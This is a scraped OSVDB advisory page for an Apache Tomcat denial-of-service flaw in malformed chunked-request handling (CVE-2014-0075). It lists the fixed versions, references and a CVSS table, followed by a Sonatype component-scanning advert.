
Quick Searches

General Search | Go
Title Search | Go
OSVDB ID Lookup | Go
Vendor Search | Go

Twitter Feed

The database information may change without any notice. Use of the information constitutes acceptance for use in an AS IS condition, and there are NO warranties, implied or otherwise, with regard to this information or its use. Any use of this information is at the user's risk. In no event shall the copyright holder or distributor (OSVDB or OSF) be held liable for any damages whatsoever arising out of or in connection with the use or spread of this information.

http://osvdb.org/



107450 : Apache Tomcat Malformed Chunk Request Handling Remote DoS

http://osvdb.org/107450 | Email This | **Edit Vulnerability**

Views This Week	Views All Time	Added to OSVDB	Last Modified	Modified (since 2008)	Percent Complete
1	129	about 1 year ago	about 1 month ago	18 times	100%

Timeline

Disclosure Date
2014-05-27

Description

Apache Tomcat contains a flaw that is triggered when handling a malformed chunk size that is part of a chunked request. This may allow a remote attacker to cause a denial of service attack.

Solution

It has been reported that this issue has been fixed. Upgrade to version 8.0.5, 7.0.53, 6.0.41, or higher, to address this vulnerability.

References

- Security Tracker: 1030299
- CVE ID: 2014-0075 (see also: NVD)
- Vendor URL: http://tomcat.apache.org/

Credit

- David Jorm - Red Hat Security Response Team

CVSSv2 Score

CVSSv2 Base Score = 5.0

Source: nvd.nist.gov | Generated: 2014-06-02 | Disagree? | There are 1 more: View All

Access Vector	Access Complexity	Authentication	Confidentiality	Integrity	Availability
Local	High	Multiple Instances	None	None	None
Adjacent Network	Medium	Single Instance	Partial	Partial	Partial
Remote	Low	None	Complete	Complete	Complete
1.0	0.71	0.704	0.0	0.0	0.275


Comments

Add Comment

No Comments.

How do you know if your vulnerable?

http://www.sonatype.com/assessments/application-health-check



Detailed analysis for report: [redacted]

This report provides security and license assessments for open source components found within an application.

Scope of Analysis

265 COMPONENTS IDENTIFIED
91% OF ALL COMPONENTS ARE OPEN SOURCE

27 34 POLICY ALERTS
AFFECTING 61 COMPONENTS

80 SECURITY ALERTS
AFFECTING 23 COMPONENTS

45 LICENSE ALERTS

Security Issues

How bad are the vulnerabilities and how many are there?

Critical (7-10) 15

